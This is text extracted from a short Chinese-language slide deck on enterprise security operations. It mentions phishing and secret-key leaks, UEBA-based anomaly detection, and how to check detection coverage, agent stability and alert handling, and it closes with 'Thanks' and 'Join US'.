
决胜于千里之外！？

Phishing
Secret-Key Leaks

...



基于UEBA的异常检测






全面覆盖

如何验证威胁检测能力覆盖？



系统稳定

Agent突然掉线，模型是否稳定？



有效运营

如何验证告警是否有效运营？

如何持续运营



Thanks



Join US